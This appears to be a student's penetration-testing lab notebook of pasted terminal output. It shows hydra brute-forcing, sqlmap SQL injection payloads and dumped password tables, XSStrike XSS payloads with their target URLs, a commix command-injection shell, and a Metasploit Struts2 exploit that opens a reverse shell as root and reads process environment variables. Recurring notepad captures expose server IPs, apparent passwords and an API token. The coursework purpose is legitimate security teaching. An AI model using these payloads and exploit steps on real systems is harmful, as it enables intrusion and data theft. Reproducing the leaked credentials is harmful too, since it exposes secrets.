- View the output of the scan and include the number of CVEs the tool found and any usernames enumerated.

```
[+] WordPress version 4.6 identified (Insecure, released on 2016-08-16).
| Found By: Emoji Settings (Passive Detection)
| - http://10.138.0.16/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.6'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.138.0.16/, Match: 'WordPress 4.6'
|
| [!] 71 vulnerabilities identified:
|
| [!] Title: WordPress 2.5-4.6 - Authenticated Stored Cross-Site Scripting via Image Filename
| Fixed in: 4.6.1
| References:
| - https://wpscan.com/vulnerability/e84eaf3f-677a-465a-8f96-ea4cf074c980
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7168
| - https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release/
| - https://github.com/WordPress/WordPress/commit/c9e60dab176635d4bfaaf431c0ea891e4726d6
| - https://sumofpwn.nl/advisory/2016/persistent_cross_site_scripting_vulnerability_in_w
| - https://seclists.org/fulldisclosure/2016/Sep/6
|
| [!] Title: WordPress 2.8-4.6 - Path Traversal in Upgrade Package Uploader
```

```

[i] User(s) Identified:

[+] ads6
| Found By: Rss Generator (Aggressive Detection)
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

```

- For the Marketplace deployment, show the output of a (hopefully) clean run of wpscan on it.

```

root@kali: ~
Status: Downloaded newer image for wpscanteam/wpscan:latest

WPScan®
WordPress Security Scanner by the WPScan Team
Version 3.8.17
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.138.0.17/ [10.138.0.17]
[+] Started: Sat Jun 5 22:09:17 2021

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.138.0.17/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.138.0.17/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.138.0.17/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.7.2 identified (Latest, released on 2021-05-12).

```

```

File Edit Format View
odin id: ads6

lamp root:
34.185.188.82
/opt/bitnami/apache/h

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/ht

iis:
_a[4/s-0.(U^)\]
34.145.4.7
\inetpub\wwwroot\inde

jVQhfcfioiKuUmDELKePC

wordpress:
zPjZ#(Ns@H*HXTIn$8

y55SHZ+M

sudo docker run -it
--url \
http://10.138.0.17
jVQhfcfioiKuUmDELKePC
--enumerate

```

```
root@kali: ~  
[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)  
Checking Known Locations - Time: 00:00:00 <===== >  
[!] No themes Found.  
[+] Enumerating Timthumbs (via Passive and Aggressive Methods)  
Checking Known Locations - Time: 00:00:03 <===== >  
[!] No Timthumbs Found.  
[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:00 <===== >  
[!] No Config Backups Found.  
[+] Enumerating DB Exports (via Passive and Aggressive Methods)  
Checking DB Exports - Time: 00:00:00 <===== >  
[!] No DB Exports Found.  
[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)  
Brute Forcing Attachment IDs - Time: 00:00:00 <===== >  
[!] No Medias Found.  
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:00 <===== >  
[!] User(s) Identified:  
[+] admin  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] WPScan DB API OK  
| Plan: free  
| Requests Done (during the scan): 1  
| Requests Remaining: 24  
[+] Finished: Sat Jun 5 22:09:25 2021  
[+] Requests Done: 3278  
[+] Cached Requests: 4  
[+] Data Sent: 903.623 KB  
[+] Data Received: 499.768 KB  
[+] Memory used: 244.941 MB  
[+] Elapsed time: 00:00:08  
root@kali:~#
```

```
File Edit Format View Help  
odin id: ads6  
  
lamp root:  
34.105.108.82  
/opt/bitnami/apache/htdocs  
  
nginxstack root:  
34.145.87.148  
/opt/bitnami/nginx/html  
  
iis:  
_a[4/s-0.(U^]\J  
34.145.4.7  
\\inetpub\\wwwroot\\index.htm  
  
jVQhfcfioiKwUmDELKpCr9SuA  
  
wordpress:  
zPjZ#(Ns@+HXtln58  
  
y5SsHzM  
  
sudo docker run -it --rm w  
--url http://10.138.0.17 --api  
jVQhfcfioiKwUmDELKpCr9SuA  
--enumerate
```

Lab 5.4

1. hydra

- Show a screenshot of the result.

```
root@kali: ~
[WARNING] Unusual return code: 500 for 666666:00000000
[WARNING] Unusual return code: 500 for 666666:54321
[WARNING] Unusual return code: 500 for 666666:123456
[WARNING] Unusual return code: 500 for 666666:1111111
[WARNING] Unusual return code: 500 for 666666:1111
[WARNING] Unusual return code: 500 for 666666:1234
[WARNING] Unusual return code: 500 for 666666:7ujMko0vizxv
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
root@kali:~#
root@kali:~#
root@kali:~# hydra -e s -L /usr/share/wordlists/metasploit/mirai_user.txt -P /usr/share/wordlists/metasploit/mirai_pass.txt http-get://10.138.0.3/authentication/example1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-05 19:24:38
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 660 login tries (l:15/p:44), ~42 tries per task
[DATA] attacking http-get://10.138.0.3:80/authentication/example1
[STATUS] 33.00 tries/min, 33 tries in 00:01h, 643 to do in 00:20h, 16 active
[STATUS] 32.67 tries/min, 98 tries in 00:03h, 595 to do in 00:19h, 16 active
[STATUS] 32.43 tries/min, 227 tries in 00:07h, 466 to do in 00:15h, 16 active
[STATUS] 31.00 tries/min, 372 tries in 00:12h, 321 to do in 00:11h, 16 active
[STATUS] 30.59 tries/min, 520 tries in 00:17h, 173 to do in 00:06h, 16 active
[STATUS] 31.00 tries/min, 682 tries in 00:22h, 11 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-05 19:47:46
```

```
File Edit Format Vi
odin id: ads6

lamp root:
34.105.108.82
/opt/bitnami/apache

nginxstack root:
34.145.87.148
/opt/bitnami/nginx

iis:
_a[4/s-0.(U^)\J
34.145.4.7
\inetpub\wwwroot

hydra -e s -L
/usr/share/wordlists
xt -P
/usr/share/wordlists
xt http-
get://10.138.0.3
```

2. sqlmap

- Show screenshots of the injection points discovered and the payloads used to exploit them

```
root@kali:~# sqlmap -u 'http://10.138.0.2/secname=root' --batch --
[21:27:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:27:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:27:38] [INFO] testing 'Generic inline queries'
[21:27:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:27:38] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:27:38] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[21:27:48] [INFO] GET parameter 'name' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[21:27:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:27:48] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:27:48] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:27:48] [INFO] target URL appears to have 5 columns in query
[21:27:48] [INFO] GET parameter 'name' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
-----
Parameter: name (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: name=root' AND (SELECT 3528 FROM (SELECT(SLEEP(5))))dznw AND 'Mkbq'='Mkbq'
  kbq

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT NULL,NULL,CONCAT(0x71706a7171,0x634668587742594b705249426e514772506764704775796b46414165416355436456516353494b6f,0x7171706271),NULL,NULL-- --
[21:27:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 12.10 or 13.04 or 12.04 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[21:27:48] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[21:27:48] [INFO] fetching current database
[21:27:49] [INFO] fetching tables for database: 'exercises'
[21:27:49] [INFO] fetching columns for table 'users' in database 'exercises'
[21:27:49] [INFO] fetching entries for table 'users' in database 'exercises'
Database: exercises
Table: users
(4 entries)
+----+-----+-----+-----+
| id | groupid | age | name | passwd |
+----+-----+-----+-----+
| 1  | 10      | 10  | admin | admin  |
| 2  | 0       | 30  | root  | admin21|
| 3  | 2       | 5   | user1 | secret |
| 5  | 5       | 2   | user2 | azerty |
+----+-----+-----+-----+
[21:27:49] [INFO] table 'exercises.users' dumped to CSV file '/root/.local/share/sqlmap/
```

- Show the dump of the user table

```
root@kali:~# sqlmap -u 'http://10.138.0.2/secname=root' --batch --
[21:27:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 12.10 or 13.04 or 12.04 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[21:27:48] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[21:27:48] [INFO] fetching current database
[21:27:49] [INFO] fetching tables for database: 'exercises'
[21:27:49] [INFO] fetching columns for table 'users' in database 'exercises'
[21:27:49] [INFO] fetching entries for table 'users' in database 'exercises'
Database: exercises
Table: users
(4 entries)
+----+-----+-----+-----+
| id | groupid | age | name | passwd |
+----+-----+-----+-----+
| 1  | 10      | 10  | admin | admin  |
| 2  | 0       | 30  | root  | admin21|
| 3  | 2       | 5   | user1 | secret |
| 5  | 5       | 2   | user2 | azerty |
+----+-----+-----+-----+
[21:27:49] [INFO] table 'exercises.users' dumped to CSV file '/root/.local/share/sqlmap/
```

- Show a screenshot of the output of running against the white-space filtered exercise using the tamper module `space2randomblank`


```
root@kali:~# sqlmap -u http://10.138.0.2/ --dbms mysql --tamper=space2randomb
[21:48:25] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
which common tables (wordlist) file do you want to use?
(1) default '/usr/share/sqlmap/data/txt/common-tables.txt' (press Enter)
(2) custom
> 1
[21:48:33] [INFO] performing table existence using items from '/usr/share/sqlmap/data/txt/common-tables.txt'
[21:48:33] [INFO] adding words used on web page to the check list
[21:48:33] [INFO] checking database 'exercises'
please enter number of threads? [Enter for 1 (current)] 3
[21:48:42] [INFO] starting 3 threads
[21:48:42] [INFO] retrieved: users

[21:49:20] [WARNING] information_schema not available, back-end DBMS is MySQL < 5.0
do you want to use common column existence check? [y/N/q] y
which common columns (wordlist) file do you want to use?
(1) default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
(2) custom
> 1
[21:49:31] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/common-columns.txt'
[21:49:31] [INFO] adding words used on web page to the check list
[21:49:31] [INFO] starting 3 threads
[21:49:31] [INFO] retrieved: id
[21:49:32] [INFO] retrieved: groupid
[21:49:32] [INFO] retrieved: passwd
[21:49:49] [INFO] retrieved: age
[21:50:01] [INFO] retrieved: age
[21:50:01] [INFO] retrieved: name

[21:50:01] [INFO] fetching entries for table 'users' in database 'exercises'
Database: exercises
Table: users
[4 entries]
+----+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+----+-----+-----+-----+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+-----+-----+-----+

[21:50:01] [INFO] table 'exercises.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.138.0.2/dump/exercises/users.csv'
[21:50:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.138.0.2'

[*] ending @ 21:50:01 /2021-06-05/
```

- Show a screenshot of the result

```
root@kali:~# sqlmap -u http://10.138.0.2/ --dbms mysql --tamper=space2randomb
[21:33:41] [INFO] the back-end DBMS is MySQL
[21:33:41] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential d
isruptions
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:33:41] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[21:33:41] [INFO] fetching current database
[21:33:41] [INFO] retrieved: natas15
[21:34:09] [INFO] fetching tables for database: 'natas15'
[21:34:09] [INFO] fetching number of tables for database 'natas15'
[21:34:09] [INFO] retrieved: 1
[21:34:11] [INFO] retrieved: users
[21:34:32] [INFO] fetching columns for table 'users' in database 'natas15'
[21:34:32] [INFO] retrieved: 2
[21:34:36] [INFO] retrieved: username
[21:35:07] [INFO] retrieved: password
[21:35:44] [INFO] fetching entries for table 'users' in database 'natas15'
[21:35:44] [INFO] fetching number of entries for table 'users' in database 'natas15'
[21:35:44] [INFO] retrieved: 4
[21:35:47] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
6P151OntQe
[21:36:39] [INFO] retrieved: bob
[21:36:52] [INFO] retrieved: HLWuGKts2w
[21:37:45] [INFO] retrieved: charlie
[21:38:12] [INFO] retrieved: hROtsfM734
[21:39:04] [INFO] retrieved: alice
[21:39:22] [INFO] retrieved: WaiHEacj63wnNIBROHeqi3p9t0m5nhmh
[21:41:58] [INFO] retrieved: natas16
Database: natas15
Table: users
[4 entries]
+-----+-----+
| password | username |
+-----+-----+
| 6P151OntQe | bob      |
| HLWuGKts2w | charlie  |
| hROtsfM734 | alice    |
| WaiHEacj63wnNIBROHeqi3p9t0m5nhmh | natas16 |
+-----+-----+

[21:43:25] [INFO] table 'natas15.users' dumped to CSV file '/root/.local/share/sqlmap/output/natas15-natas16-6P151OntQe-dump/natas15-users.csv'
```

3. xsstrike

- Show a screenshot of the payload that the tool finds to exploit the vulnerability with as close to 100% efficiency as possible. Copy and paste the payload into the URL and trigger the XSS. Show a screenshot of the successful exploit.

```

root@kali: ~/xssstrike
[+] Payload: <d3v%09ONpoIntereNter+==confirm()>v3dm0s
[!] Efficiency: 92
[!] Confidence: 10

[+] Payload: <d3v%0dOnMouSeOver%09=%09a=prompt,a() %0dx>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10

[+] Payload: <a%0doNMouseoVer%0a=%0a[8].find(confirm)>v3dm0s
[!] Efficiency: 93
[!] Confidence: 10

[+] Payload: <a%0aonMouSeOver%09=%09confirm()>v3dm0s
[!] Efficiency: 92
[!] Confidence: 10

[+] Payload: <d3v%09ONmouSeoVer%09=%09a=prompt,a() %0dx>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10

[+] Payload: <a%09oNmouseover%0a=%0aconfirm()>v3dm0s
[!] Efficiency: 98
[!] Confidence: 10
  
```

```

34.127.54.172 says
[+] Payload: <details%0aontoGgle%0d=%0da=prompt,a()%0dx//>
[!] Efficiency: 96
[!] Confidence: 10
  
```

- Show a screenshot of each payload and the URL it exploits

```
root@kali: ~/XSStrike
[~] Analysing reflections
[~] Generating payloads
[~] No vectors were crafted.
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.apps
pot.com/angular/angular_body/1.4.0?q=hacker"

XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[~] No vectors were crafted.
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.
pot.com/escape/serverside/escapeHtml/body?q=hacker"

XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 1536
[~] Progress: 1536/1536
(env) root@kali:~/XSStrike#
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/escape/serverside/escapeHtml/attribute_unquoted?q=hacker"

XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 24

-----
[+] Payload: /+/AUTOfocus/+/onFocus=confirm()
[!] Efficiency: 100
[!] Confidence: 8
[?] Would you like to continue scanning? [y/N] N
(env) root@kali:~/XSStrike#
```

```
https://public-firing-range.apps: X +
public-firing-range.appspot.com/escape/serverside/escapeHtml/attribute_unquoted?q=+/AUTOfocus/+/onFocus=confirm()
Finance Health PSU Projects Selling The PERFECT Mobil... CuriosityStream - St...
Other bookmarks Reading list

lamp root:
34.105.108.82
/opt/bitnami/apache/htdocs

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/html

iis:
_e[4/s-0.(U*)\j
34.145.4.7
\inetpub\wwwroot\index.html

python3 xsstrike.py -u "ht
firing
range.appspot.com/escape/se
al/attribute_unquoted?q=ha
```



```
root@kali: ~/XSStrike
[~] Generating payloads
[~] No Vectors were crafted.
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/escape/serverside/escapeHtml/attribute_quoted?q=hacker"

XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 24

-----
[+] Payload: "%0dautOfocus%0donFocus="confirm()
[!] Efficiency: 100
[!] Confidence: 8
[?] Would you like to continue scanning? [y/N] N
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/escape/serverside/escapeHtml/attribute_quoted?q=hacker"

XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 24

-----
[+] Payload: "%0aautOfocus%0aonFocus="confirm()
[!] Efficiency: 100
[!] Confidence: 8
[?] Would you like to continue scanning? [y/N] y
-----
[+] Payload: "%09autOfocus%09onFocus="(prompt)"
[!] Efficiency: 100
[!] Confidence: 8
[?] Would you like to continue scanning? [y/N] y
-----
[+] Payload: "%0aautOfocus%0aonFocus="a=prompt,a()
[!] Efficiency: 100
[!] Confidence: 8
[?] Would you like to continue scanning? [y/N] N
(env) root@kali:~/XSStrike#
```

```
lab working.txt - Notepad
File Edit Format View Help
odin id: ads6

lamp root:
34.185.188.82
/opt/bitnami/apache/htdocs

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/html

iis:
_a[4/s-0.(U*)\]
34.145.4.7
\inetpub\wwwroot\index.ht

python3 xsstrike.py -u "h
firing-
range.appspot.com/escape/
ml/attribute_quoted?q=hac
/+AUTOfocus/+ONFocus="(
```

```
https://public-firing-range.appspot.com/escape/serverside/escapeHtml/attribute_quoted?q="%0aautOfocus%0aonFocus="confirm()
public-firing-range.appspot.com/escape/serverside/escapeHtml/attribute_quoted?q="%0aautOfocus%0aonFocus="confirm()
Finance Health PSU Projects Selling The PERFECT Mobil... CuriosityStream - St...
Other bookmarks Reading list

lab working.txt - Notepad
File Edit Format View Help
odin id: ads6

lamp root:
34.185.188.82
/opt/bitnami/apache/htdocs

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/html

iis:
_a[4/s-0.(U*)\]
34.145.4.7
\inetpub\wwwroot\index.html

python3 xsstrike.py -u "http://public-
firing-
range.appspot.com/escape/serverside/e
ml/attribute_quoted?q=hacker"

/+AUTOfocus/+ONFocus="(prompt)"
```

4. commix

- Show a screenshot of the payload that the tool finds to discover the vulnerability.

```
root@kali: ~/commix
and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[info] Testing connection to the target URL.
[info] Performing identification checks to the target URL.
[info] Setting the GET parameter 'ip' for tests.
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
_ _ ;echo NIRJAT$(18+87))$(echo NIRJAT)NIRJAT

Do you want a Pseudo-Terminal shell? [Y/n] > n
Continue with testing the classic command injection technique? [Y/n] > Y
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
_ _ $3Becho BEVMGK$(3+20))$(echo BEVMGK)BEVMGK

Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls

example1.php example2.php example3.php index.html

commix(os_shell) >

pwd

[critical] The '' command, does not return any output.

commix(os_shell) >

pwd

[critical] The '' command, does not return any output.

commix(os_shell) > pwd

/var/www/commandexec
```

- Perform an 'ls' and a 'pwd' and show the results in screenshots showing you have obtained access.

```
root@kali: ~/commix
and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[info] Testing connection to the target URL.
[info] Performing identification checks to the target URL.
[info] Setting the GET parameter 'ip' for tests.
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
_ _ ;echo NIRJAT$(18+87))$(echo NIRJAT)NIRJAT

Do you want a Pseudo-Terminal shell? [Y/n] > n
Continue with testing the classic command injection technique? [Y/n] > Y
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
_ _ $3Becho BEVMGK$(3+20))$(echo BEVMGK)BEVMGK

Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls

example1.php example2.php example3.php index.html

commix(os_shell) >

pwd

[critical] The '' command, does not return any output.

commix(os_shell) >

pwd

[critical] The '' command, does not return any output.

commix(os_shell) > pwd

/var/www/commandexec
```

Lab 5.5

2. Metasploit Apache Struts 2

- Use this shell and show screenshots of the execution of the following commands to obtain the current working directory of the server, a directory listing of it, the `uid` of it, and a full process listing of the server.

The screenshot shows a terminal window with a Metasploit session and a Notepad window in the background.

Metasploit Session:

```

root@kali: ~
-----
LHOST 10.138.0.11 yes The listen address (an interface may be specified)
LPORT 80 yes The listen port

Exploit target:

Id Name
-- --
0 Universal

msf6 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started reverse TCP handler on 10.138.0.11:80
[*] Sending stage (38 bytes) to 10.138.0.19
[*] Command shell session 1 opened (10.138.0.11:80 -> 10.138.0.19:60814) at 2021-06-05 22:59:18 -0400

pwd
/usr/local/tomcat
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
velocity.log
webapps
work
id
uid=0(root) gid=0(root) groups=0(root)
ps auxww
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 2.0 14.6 1644180 251904 pts/0 Ssl+ 02:41 0:23 /docker-java-home/jre/bin/java -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.endorsed.dirs=/usr/local/tomcat/endorsed -classpath /usr/local/tomcat/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.jar -Dcatalina.base=/usr/local/tomcat -Dcatalina.home=/usr/local/tomcat -Djava.io.tmpdir=/usr/local/tomcat/temp org.apache.catalina.startup.Bootstrap start
root 50 0.0 0.0 4336 748 pts/0 S+ 02:59 0:00 /bin/sh
root 54 0.0 0.1 17500 2004 pts/0 R+ 03:00 0:00 ps auxww

```

Notepad Window:

```

lab working.txt - Notepad
File Edit Format View Help
odin id: ads6

lamp root:
34.105.108.82
/opt/bitnami/apache/htdocs

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/html

iis:
_a[4/s-0.(U*)\J
34.145.4.7
\inetpub\wwwroot\index.htm
http://34.127.109.44/showc
exploit/multi/http/struts2

```

- For the process that launched the server, show a screenshot of its environment variables as revealed via `/proc`

```
root@kali: ~  
msf6 exploit(multi/http/struts2_content_type_ognl) > exploit  
[*] Started reverse TCP handler on 10.138.0.11:80  
[*] Sending stage (38 bytes) to 10.138.0.19  
[*] Command shell session 1 opened (10.138.0.11:80 -> 10.138.0.19:60814) at 2021-06-05 22:59:18 -0400  
  
pwd  
/usr/local/tomcat  
ls  
LICENSE  
NOTICE  
RELEASE-NOTES  
RUNNING.txt  
bin  
conf  
include  
lib  
logs  
native-jni-lib  
temp  
velocity.log  
webapps  
work  
ld  
uid=0(root) gid=0(root) groups=0(root)  
ps auxww  
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND  
root         1   2.0 14.6 1644180 251904 pts/0    Ssl+  02:41   0:23 /docker-java-home/jre/bin/java -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.endorsed.dirs=/usr/local/tomcat/endorsed -classpath /usr/local/tomcat/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.jar -Dcatalina.base=/usr/local/tomcat -Dcatalina.home=/usr/local/tomcat -Djava.io.tmpdir=/usr/local/tomcat/temp org.apache.catalina.Startup.Bootstrap  
start  
root      50  0.0  0.0   4336   748 pts/0    S+   02:59   0:00 /bin/sh  
root      54  0.0  0.1  17500  2004 pts/0    R+   03:00   0:00 ps auxww  
cat /proc/1/environ  
OPENSSL_VERSION=1.1.0f-3HOSTNAME=fe3214bd3358LD_LIBRARY_PATH=/usr/local/tomcat/native-jni-libHOME=/rootCATALINA_HOME=/usr/local/tomcatTOMCAT_MAJOR=7JAVA_VERSION=7u131GPG_KEYS=05AB33110949707C93A279E3D38FE6B68667BA6 07E48665A34DCFAE522E5E6266191C37C037D42 47309207D813FFD8D C3F83B1931D64307A10A5 541FEB7D6F7825505DDEE13C370389288584E7 61B832AC2F1C5A00P9B800A1C506407564C17A3 713DA88B50911535F716F5208B0AB 1DE3011C7 79F7026C690BAA50B92CD8B66A3AD3F4F22C4FED 9BA44C2621385CB966EBA586F72C284D731FABEE A27677289986DB50844682F8ACB77FC2E86E29AC A9C5 DF4D22E9998D987A5110C01C5A2F6059E7 DCFD35E0BF8CA7344752DE8B6FB21E8933C60243 F3A04C595DB56A5F1ECA43E3B7BBB100D811BBE F7DA48BB64BCB84ECB A7BE6935CD2310D498E23TERM=xtermJAVA_DEBIAN_VERSION=7u131-2.6.9-2-deb8u1PATH=/usr/local/tomcat/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binTOMCAT_TGZ_URL=https://www.apache.org/dyn/closer.cgi?action=download&filename=tomcat/tomcat-7/v7.0.79/bin/apache-tomcat-7.0.79.tar.gzLANG=C.UTF-8TOMCAT_VERSION=7.0.79TOMCAT_ASC_URL=https://www.apache.org/dist/tomcat/tomcat-7/v7.0.79/bin/apache-tomcat-7.0.79.tar.gz.ascJAVA_HOME=/docker-java-home/jrePWD=/usr/local/tomcatTOMCAT_NATIVE_LIBDIR=/usr/local/tomcat/native-jni-lib
```

```
lab working.txt - Notepad  
File Edit Format View Help  
odin id: ads6  
  
lamp root:  
34.185.188.82  
/opt/bitnami/apache/htdocs  
  
nginxstack root:  
34.145.87.148  
/opt/bitnami/nginx/html  
  
iis:  
_a[4/s-0.(U^)\J  
34.145.4.7  
\\inetpub\\wwwroot\\index.html  
http://34.127.109.44/showcase  
cat /proc/1/environ
```

3. metasploit Directory Scan

- Show a screenshot of the results for your lab notebook, then return to the main console


```
root@kali: ~
Metasploit tip: When in a module, use back to go back to the top level prompt

msf6 > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

  Name      Current Setting  Required  Description
  ----      -
  DICTIONARY /usr/share/metasploit-framework/data/wmap_dirs.txt  no        Path of word dictionary to use

  PATH      /                yes       The path to identify files
  Proxies    /                no        A proxy chain of format type:host:port[,type:host:port][...]

  RHOSTS     10.138.0.2       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

